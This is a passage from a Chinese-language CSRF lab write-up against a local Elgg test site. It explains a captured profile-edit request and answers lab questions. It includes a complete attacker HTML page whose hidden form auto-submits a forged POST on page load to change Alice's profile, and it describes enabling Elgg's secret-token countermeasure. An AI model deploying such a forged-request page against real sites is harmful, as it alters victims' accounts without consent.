
&accesslevel[twitter]=2

&guid=43 ⑤

由截获的报文可知：①是编辑用户主页的URL；②是用户姓名；③是主页description栏的内容，即Boby将要修改的内容；④是description的访问等级，等级为2表示所有人可见；⑤表示Boby的用户id为43。

1. 伪造报文信息

在/var/www/CSRF/Attacker添加文件hero.html，内容如下：



<html>

<body>

<h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">

function forge\_post()

{

var fields;

// The entries are made hidden, so the victim won’t be able to see them.

fields += "<input type='hidden' name='name' value='Alice'>";

fields += "<input type='hidden' name='briefdescription' value='Boby is my hero!'>"; //BOby is my hero!

fields += "<input type='hidden' name='accesslevel[briefdescription]'

value='2'>";

fields += "<input type='hidden' name='guid' value='42'>"; //Alice's uid is 42

// Create a <form> element.

var p = document.createElement("form");

// Construct the form

p.action = "http://www.csrflabelgg.com/action/profile/edit";

p.innerHTML = fields;

p.method = "post";

// Append the form to the current page.

document.body.appendChild(p);

// Submit the form

p.submit();

}

// Invoke forge\_post() after the page is loaded.


window.onload = function() { forge\_post();}

</script>


</body>

</html>

1. 发送链接，Alice点击链接，主页修改成功




Question1 : 获取Alice的guid




Question 2: 此攻击只适用于Alice，因为攻击时需要受害者的guid

**Task 4: Implement a countermeasure for** Elgg

在/var/www/CSFR/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php中找到gatekeeper()函数，注释掉”return true;”：



出现提示，缺少秘密值，攻击失败：



在之前攻击成功的报文中，秘密值如下：



GET <http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_ts=1599987943&__elgg_token=RVB0oyxWTaL_QWjSHcj7Kw&__elgg_ts=1599987943&__elgg_token=RVB0oyxWTaL_QWjSHcj7Kw>

服务器在每个本站发起的请求里插入随机的秘密值，不同源的网页是无法获得秘密值的。